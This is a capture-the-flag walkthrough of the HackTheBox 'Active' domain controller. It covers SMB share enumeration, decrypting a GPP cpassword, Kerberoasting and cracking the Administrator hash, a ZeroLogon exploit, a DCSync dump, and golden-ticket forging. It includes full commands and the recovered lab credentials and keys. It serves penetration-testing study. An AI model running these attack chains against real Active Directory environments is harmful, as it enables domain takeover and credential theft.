HackTheBox Writeup - Active

#hackthebox #nmap #windows #active-directory #crackmapexec #enum4linux #smbclient #gpp-credential #gpp-decrypt #kerberoast #hashcat #impacket #zero-logon #CVE-2020-1472 #dcsync #golden-ticket #pass-the-ticket #oscp-like

Recon

CrackMapExec

```
┌──(kali㉿kali)-[~/htb/Active]
└─$ cme smb 10.10.10.100 -u '' -p '' -M zerologon
SMB         10.10.10.100    445    DC              [*] Windows 6.1 Build 7601 x64 (name:DC) (domain:active.htb) (signing:True)
(SMBv1:False)
SMB         10.10.10.100    445    DC              [+] active.htb\:
SMB         10.10.10.100    445    DC              [-] Neo4J does not seem to be available on bolt://127.0.0.1:7687.
ZEROLOGO... 10.10.10.100    445    DC              VULNERABLE
ZEROLOGO... 10.10.10.100    445    DC              Next step: https://github.com/dirkjanm/CVE-2020-1472
```

Add to hosts

```
echo '10.10.10.100 active.htb dc.active.htb' | sudo tee -a /etc/hosts
```

Nmap

```
# Nmap 7.94 scan initiated Thu Jul 20 22:38:55 2023 as: nmap -sVC -p- -T4 -Pn -vv -oA Active 10.10.10.100
Nmap scan report for 10.10.10.100
Host is up, received user-set (0.059s latency).
Scanned at 2023-07-20 22:38:55 CST for 141s
Not shown: 65512 closed tcp ports (reset)
```

```
PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2023-07-20 14:40:15Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-
Site-Name)
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack ttl 127
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-
Site-Name)
3269/tcp  open  tcpwrapped    syn-ack ttl 127
5722/tcp  open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
47001/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49152/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49153/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49154/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49155/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49157/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49165/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49170/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49171/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   2:1:0:
```

```
|_    Message signing enabled and required
| smb2-time:
|   date: 2023-07-20T14:41:10
|_  start_date: 2023-07-20T05:54:44
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 40109/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 31962/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 38631/udp): CLEAN (Timeout)
|   Check 4 (port 61510/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
|_clock-skew: 3s

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Jul 20 22:41:16 2023 -- 1 IP address (1 host up) scanned in 141.16 seconds
```

Enum4linux

```
enum4linux -a active.htb|tee enum4linux.txt
```

Shares

```
[+] Attempting to map shares on active.htb

//active.htb/ADMIN$     Mapping: DENIED Listing: N/A Writing: N/A
//active.htb/C$ Mapping: DENIED Listing: N/A Writing: N/A
//active.htb/IPC$       Mapping: OK Listing: DENIED Writing: N/A
//active.htb/NETLOGON   Mapping: DENIED Listing: N/A Writing: N/A
//active.htb/Replication        Mapping: OK Listing: OK Writing: N/A
//active.htb/SYSVOL     Mapping: DENIED Listing: N/A Writing: N/A
//active.htb/Users      Mapping: DENIED Listing: N/A Writing: N/A
```

Users

No permisions

```
┌──(kali㉿kali)-[~/htb/Active]
└─$ cme smb active.htb -u '' -p '' --users --rid-brute
SMB         active.htb      445    DC               [*] Windows 6.1 Build 7601 x64 (name:DC) (domain:active.htb) (signing:True)
(SMBv1:False)
SMB         active.htb      445    DC               [+] active.htb\:
SMB         active.htb      445    DC               [-] Neo4J does not seem to be available on bolt://127.0.0.1:7687.
SMB         active.htb      445    DC               [*] Trying to dump local users with SAMRPC protocol
SMB         active.htb      445    DC               [-] Error creating DCERPC connection: SMB SessionError:
STATUS_ACCESS_DENIED({Access Denied} A process has requested access to an object but has not been granted those access rights.)
```

User Flag

Dump SMB Share

```
┌──(kali㉿kali)-[~/htb/Active]
└─$ smbclient //active.htb/Replication -U "%"
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Jul 21 18:37:44 2018
  ..                                  D        0  Sat Jul 21 18:37:44 2018
  active.htb                          D        0  Sat Jul 21 18:37:44 2018

                5217023 blocks of size 4096. 278230 blocks available
smb: \> cd active.htb\
smb: \active.htb\> ls
  .                                   D        0  Sat Jul 21 18:37:44 2018
  ..                                  D        0  Sat Jul 21 18:37:44 2018
  DfsrPrivate                       DHS        0  Sat Jul 21 18:37:44 2018
  Policies                            D        0  Sat Jul 21 18:37:44 2018
  scripts                             D        0  Thu Jul 19 02:48:57 2018
```

```
                5217023 blocks of size 4096. 278230 blocks available
```

> **Tip**
>
> Use Crackmapexec to spider shares and **output file structure in json**
>
> ```
> cme smb active.htb -u '' -p '' -M spider_plus
> ```

Dump the share folder

```
┌──(kali㉿kali)-[~/htb/Active]
└─$ mkdir loot&&cd loot

┌──(kali㉿kali)-[~/htb/Active/loot]
└─$ smbget -a -R smb://active.htb/Replication
Using workgroup WORKGROUP, guest user
smb://active.htb/Replication/active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/GPT.INI
smb://active.htb/Replication/active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/Group Policy/GPE.INI
smb://active.htb/Replication/active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Microsoft/Windows
NT/SecEdit/GptTmpl.inf
smb://active.htb/Replication/active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/Groups/Groups.xml
smb://active.htb/Replication/active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Registry.pol
smb://active.htb/Replication/active.htb/Policies/{6AC1786C-016F-11D2-945F-00C04fB984F9}/GPT.INI
smb://active.htb/Replication/active.htb/Policies/{6AC1786C-016F-11D2-945F-00C04fB984F9}/MACHINE/Microsoft/Windows
NT/SecEdit/GptTmpl.inf
Downloaded 8.11kB in 8 seconds
```

> **Tip**
>
> Use Crackmapexec to **dump all access able shares**, and **output file structure in json**

> https://wiki.porchetta.industries/smb-protocol/spidering-shares

```
cme smb active.htb -u '' -p '' -M spider_plus -o READ_ONLY=false
```

Find Sensitive Data

Find secrets and credentials

```
cd active.htb
grep -rin "pass"
```

```
┌──(kali㉿kali)-[~/htb/Active/loot/active.htb]
└─$ grep -rin "pass"
Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/Groups/Groups.xml:2:<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="active.
htb\SVC_TGS" image="2" changed="2018-07-18 20:46:06" uid="{EF57DA28-5F69-4530-A59E-AAB58578219D}"><Properties action="U" newName="" fullName="" description="" cpassword="edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJ
Odcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ" changeLogon="0" noChange="1" neverExpires="1" acctDisabled="0" userName="active.htb\SVC_TGS"/></User>
```

What is cpassword?

GPP(Group Policy Preferences) Credentials

Ref - https://infosecwriteups.com/attacking-gpp-group-policy-preferences-credentials-active-directory-pentesting-16d9a65fa01a

Decrypt GPP(Group Policy Preferences) Credentials

```
┌──(kali㉿kali)-[~/htb/Active/loot]
└─$ gpp-decrypt 'edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ'

GPPstillStandingStrong2k18
```

Validate credentials

```
┌──(kali㉿kali)-[~/htb/Active]
└─$ cme smb active.htb -u 'SVC_TGS' -p 'GPPstillStandingStrong2k18'
SMB         active.htb      445    DC              [*] Windows 6.1 Build 7601 x64 (name:DC) (domain:active.htb) (signing:True)
(SMBv1:False)
SMB         active.htb      445    DC              [+] active.htb\SVC_TGS:GPPstillStandingStrong2k18
SMB         active.htb      445    DC              [-] Neo4J does not seem to be available on bolt://127.0.0.1:7687.
```

Get user flag from smb share

```
┌──(kali㉿kali)-[~/htb/Active]
└─$ cme smb active.htb -u 'SVC_TGS' -p 'GPPstillStandingStrong2k18' --shares
SMB         active.htb      445    DC              [*] Windows 6.1 Build 7601 x64 (name:DC) (domain:active.htb) (signing:True)
(SMBv1:False)
SMB         active.htb      445    DC              [+] active.htb\SVC_TGS:GPPstillStandingStrong2k18
SMB         active.htb      445    DC              Node SVC_TGS@ACTIVE.HTB successfully set as owned in BloodHound
SMB         active.htb      445    DC              [*] Enumerated shares
SMB         active.htb      445    DC              Share           Permissions     Remark
SMB         active.htb      445    DC              -----           -----------     ------
SMB         active.htb      445    DC              ADMIN$                          Remote Admin
SMB         active.htb      445    DC              C$                              Default share
SMB         active.htb      445    DC              IPC$                            Remote IPC
SMB         active.htb      445    DC              NETLOGON        READ            Logon server share
SMB         active.htb      445    DC              Replication     READ
SMB         active.htb      445    DC              SYSVOL          READ            Logon server share
SMB         active.htb      445    DC              Users           READ
```

```
┌──(kali㉿kali)-[~/htb/Active/loot]
└─$ smbclient //active.htb/Users -U "SVC_TGS%GPPstillStandingStrong2k18"
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   DR        0  Sat Jul 21 22:39:20 2018
  ..                                  DR        0  Sat Jul 21 22:39:20 2018
  Administrator                        D        0  Mon Jul 16 18:14:21 2018
  All Users                         DHSrn        0  Tue Jul 14 13:06:44 2009
```

```
  Default                             DHR        0  Tue Jul 14 14:38:21 2009
  Default User                      DHSrn        0  Tue Jul 14 13:06:44 2009
  desktop.ini                         AHS      174  Tue Jul 14 12:57:55 2009
  Public                               DR        0  Tue Jul 14 12:57:55 2009
  SVC_TGS                               D        0  Sat Jul 21 23:16:32 2018

                5217023 blocks of size 4096. 284615 blocks available
smb: \> get SVC_TGS\Desktop\user.txt
getting file \SVC_TGS\Desktop\user.txt of size 34 as SVC_TGS\Desktop\user.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \> ^C

┌──(kali㉿kali)-[~/htb/Active/loot]
└─$ cat SVC_TGS\\Desktop\\user.txt
2a6c4b58ab401fb03c1b530947e5580e
```

Root Flag

Kerberoasting

```
┌──(kali㉿kali)-[~/htb/Active]
└─$ GetUserSPNs.py active.htb/SVC_TGS:'GPPstillStandingStrong2k18' -request -outputfile kerberoastables.txt
Impacket v0.10.1.dev1+20230718.100545.fdbd256 - Copyright 2022 Fortra

ServicePrincipalName  Name           MemberOf                                                PasswordLastSet             LastLogon                   Delegation
--------------------  -------------  ------------------------------------------------------  --------------------------  -------------------  ----------
active/CIFS:445       Administrator  CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb  2018-07-19 03:06:40.351723  2023-07-21 00:50:20.181361


[-] CCache file is not found. Skipping...
```

```
hashcat kerberoastables.txt /opt/wordlists/rockyou.txt
```

Result :

```
$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$3c4a3acd2523ac2a0173c0753f1679d1$ec0107fb8e33c6718dfb87628e931779e
605fb4f46db72afc9a39dbeb18627792f90518f612ec6f494cadbba55204e9d767de02a31afbf8d2cca40dc5189c966490a94acd19a7ee14c803e2b8b0dfd8443e
e19499dbe6da176f507cdced931338b020c5c6959e041c2f0df3e8218d4c434bd66c39bbbec4e43723eb3edefd14ee0c2d984b2bd090fcfc396641efd6215d8063
d2dffcd03ad62481c22eaaab3d289b729827824095434cbce2b8e1614b1d6c0b164c0554716f1bb0e15c274baae861df82c1446649c3c01293051740e2231a002f
b61d50dfcbb6b026f23648b34f6c1e97e0357f4d7913406f6e10a182e1ffb3d95c9cbd464b8d25459382d85f614ff0f7781003a6aff56870e1f08245cef79f2e66
43aa53c63a40f0d261b6f892cd9b1a90a40fdd9f5abadbeda8ae44e339be5471a421652f500cad7061cb4abbc4c566b97003be64fe61f15b57efe2f72460b7f135
546e46894cd63f7c27b2e52730e64a727880d818a018023db6bd0869a1d742c7928e3d16197f670f2fff9b8c5b69037efa255ece4696a448b537209db83d23dff7
b4bf70493de74d499a259ca0bef12d10ae9163993f8605abf18829a0821c29e2575ae7bc57e371cb5d12712f4f880d4a53e32b7e834552ead3640c1e6177134360
3ffc067ff39b7735b8b71c5b2915be32c9e951932223754fec2d50c6cfa2f06c5003132a119e6524cd4e61316adf544c8450d5fea29ea0389b1b10b9c0f0a04bd1
7d61f26d072ddae023e9b7f78358efd6051a59737d6f6086ff5c5f2bc26f9be427ad25f10e954c4a7bcd77fe8b759f5fbc3ff6db87fad7ef7366ebed61b569ce85
ea8654fa550da0170f1e7354752c4888d67b59ffb3862d833bebcd50a4547064d46b84614e1e4e8c8d215033229cc830654be535f3990546c272b91dddb69c193a
4b0df288f0dd778e59a7b97ba3d37abdbd8f1da02ac54c90c64a44b85b357f7fc100d73525e74f635119492287ccf1a349f522fb19fffac9b87d1797f3702659c5
34b73336f286a06b886ca71ac3a5aadf03adde6305dedf7b20a8c5cfe113d6da33f944e7c813c485c8586190ca8e2b04ff70163fd2821294cb9dfc47fceb1f9d36
b2ef950639a1b1bc6adf6913f9b4ff79ca1161933b8d771aa0bf57ae103e2a5f6c8c8011befc8f8034df55ec9f412bb453fc740fdf6c65648a5d4dc54fa30e6038
7565c23e14272483e8931dca36c0ac9684640a5bafbb9564aeceb9d40:Ticketmaster1968
```

Access the machine

```
┌──(kali㉿kali)-[~/htb/Active]
└─$ wmiexec.py Administrator:Ticketmaster1968@dc.active.htb -shell-type powershell
Impacket v0.10.1.dev1+20230718.100545.fdbd256 - Copyright 2022 Fortra

[*] SMBv2.1 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
PS C:\> cat $env:userprofile\Desktop\root.txt
ad33fe899c894a9a420e1e543531d8a5
```

Additional

Zero Logon

Run exploit

```
┌──(kali㉿kali)-[/opt/sectools/CVE/CVE-2020-1472]
└─$ python cve-2020-1472-exploit.py DC 10.10.10.100
Performing authentication attempts...
======================
Target vulnerable, changing account password to empty string

Result: 0

Exploit complete!
```

Dump ntds

```
secretsdump.py htb.local/'DC$'@10.10.10.100 -no-pass -just-dc -outputfile ~/htb/Active/zerologon_secretsdump.txt
```

Sync time with domain controller

```
┌──(kali㉿kali)-[~/htb/Active]
└─$ sudo ntpdate active.htb
[sudo] password for kali:
2023-07-20 22:54:20.515300 (+0800) +3.370793 +/- 0.044577 active.htb 10.10.10.100 s1 no-leap
CLOCK: time stepped by 3.370793
```

Reset machine's password to **fix kerberos authentication** after the exploit

```
┌──(kali㉿kali)-[~/htb/Active]
└─$ cat zerologon_secretsdump.txt.ntds|grep -i admin
Administrator:500:aad3b435b51404eeaad3b435b51404ee:5ffb4aaaf9b63dc519eca04aec0e8bed:::
```

```
┌──(kali㉿kali)-[~/htb/Active]
└─$ wmiexec.py Administrator@dc.active.htb 'Reset-ComputerMachinePassword' -hashes 0:5ffb4aaaf9b63dc519eca04aec0e8bed -shell-type
powershell
Impacket v0.10.1.dev1+20230718.100545.fdbd256 - Copyright 2022 Fortra

[*] SMBv2.1 dialect used
```

Craft golden ticket

```
┌──(kali㉿kali)-[~/htb/Active]
└─$ cat zerologon_secretsdump.txt.ntds.kerberos|grep krbtgt
krbtgt:aes256-cts-hmac-sha1-96:cd80d318efb2f8752767cd619731b6705cf59df462900fb37310b662c9cf51e9
krbtgt:aes128-cts-hmac-sha1-96:b9a02d7bd319781bc1e0a890f69304c3
krbtgt:des-cbc-md5:9d044f891adf7629

┌──(kali㉿kali)-[~/htb/Active]
└─$ lookupsid.py htb.local/'DC$'@10.10.10.100 1 -no-pass
Impacket v0.10.1.dev1+20230718.100545.fdbd256 - Copyright 2022 Fortra

[*] Brute forcing SIDs at 10.10.10.100
[*] StringBinding ncacn_np:10.10.10.100[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-405608879-3187717380-1996298813
```

```
ticketer.py -aesKey cd80d318efb2f8752767cd619731b6705cf59df462900fb37310b662c9cf51e9 -domain-sid S-1-5-21-405608879-3187717380-
1996298813 -domain active.htb Administrator
```

Pass the ticket

```
┌──(kali㉿kali)-[~/htb/Active]
└─$ export KRB5CCNAME=Administrator.ccache

┌──(kali㉿kali)-[~/htb/Active]
└─$ wmiexec.py dc.active.htb -k -shell-type powershell
Impacket v0.10.1.dev1+20230718.100545.fdbd256 - Copyright 2022 Fortra
```

```
[*] SMBv2.1 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
PS C:\> cd Users
PS C:\Users> ls
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute wmiexec.py again with -codec and the corresponding codec


    Directory: C:\Users


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
d----         16/7/2018   1:14 ??            Administrator
d-r--         14/7/2009   7:57 ??            Public
d----         21/7/2018   6:16 ??            SVC_TGS



PS C:\Users> cat Administrator\Desktop\root.txt
a5176dfd52de12647e9b8080a5587cff

PS C:\Users> cat SVC_TGS\Desktop\user.txt
d0246e17e65cd946d42a2ced108ed122
```

Spider Smb Share and find sensitive data

```
manspider dc.active.htb -f passw user admin account network login logon cred -d active.htb -u '' -p ''
```

```
┌──(kali㉿kali)-[~/htb/Active]
└─$ manspider dc.active.htb -f passw user admin account network login logon cred -d active.htb -u 'SVC_TGS' -p 'GPPstillStandingStrong2k18'
[+] MANSPIDER command executed: /home/kali/.local/bin/manspider dc.active.htb -f passw user admin account network login logon cred -d active.htb -u SVC_TGS -p GPPstillStandingStrong2k18
[+] Skipping files larger than 10.00MB
[+] Using 5 threads
[+] Searching by filename: ".*passw.*", ".*user.*", ".*admin.*", ".*account.*", ".*network.*", ".*login.*", ".*logon.*", ".*cred.*"
[+] Matching files will be downloaded to /home/kali/.manspider/loot
[+] dc.active.htb: Successful login as "SVC_TGS"
[+] dc.active.htb: Successful login as "SVC_TGS"
[+] dc.active.htb: Users\Default\NTUSER.DAT (256.00KB)
[+] dc.active.htb: Users\Default\NTUSER.DAT.LOG (1.00KB)
[+] dc.active.htb: Users\Default\NTUSER.DAT.LOG1 (93.00KB)
[+] dc.active.htb: Users\Default\NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf (64.00KB)
[+] dc.active.htb: Users\Default\NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000001.regtrans-ms (512.00KB)
[+] dc.active.htb: Users\Default\NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000002.regtrans-ms (512.00KB)
[+] dc.active.htb: Users\SVC_TGS\Desktop\user.txt (34B)
[+] Finished spidering dc.active.htb
```

Ldapdomaindump

ldapdomaindump is so much faster than **enum4linux**

```
ldapdomaindump -o ldap_dump -r active.htb -u active.htb\\SVC_TGS -p 'GPPstillStandingStrong2k18'
```


Directory listing for /

- domain_computers.grep
- domain_computers.html
- domain_computers.json
- domain_computers_by_os.html
- domain_groups.grep
- domain_groups.html
- domain_groups.json
- domain_policy.grep
- domain_policy.html
- domain_policy.json
- domain_trusts.grep
- domain_trusts.html
- domain_trusts.json
- domain_users.grep
- domain_users.html
- domain_users.json
- domain_users_by_group.html

Bloodhound Find Kerberoastables

```
bloodhound-python -d active.htb -ns 10.10.10.100 -u 'SVC_TGS' -p 'GPPstillStandingStrong2k18' -c all --zip
```

Simply one click


Search for a node
Database Info
Node Info
Analysis
Find Principals with DCSync Rights
Users with Foreign Domain Group Membership
Groups with Foreign Domain Group Membership
Find Computers where Domain Users are Local Admin
Find Computers where Domain Users can read LAPS passwords
Find All Paths from Domain Users to High Value Targets
Find Workstations where Domain Users can RDP
Find Servers where Domain Users can RDP
Find Dangerous Privileges for Domain Users Groups
Find Domain Admin Logons to non-Domain Controllers
Kerberos Interaction
Find Kerberoastable Members of High Value Groups
List all Kerberoastable Accounts
Find Kerberoastable Users with most privileges
Find AS-REP Roastable Users (DontReqPreAuth)
Shortest Paths
Shortest Paths to Unconstrained Delegation Systems
ADMINISTRATOR@ACTIVE.HTB
KRBTGT@ACTIVE.HTB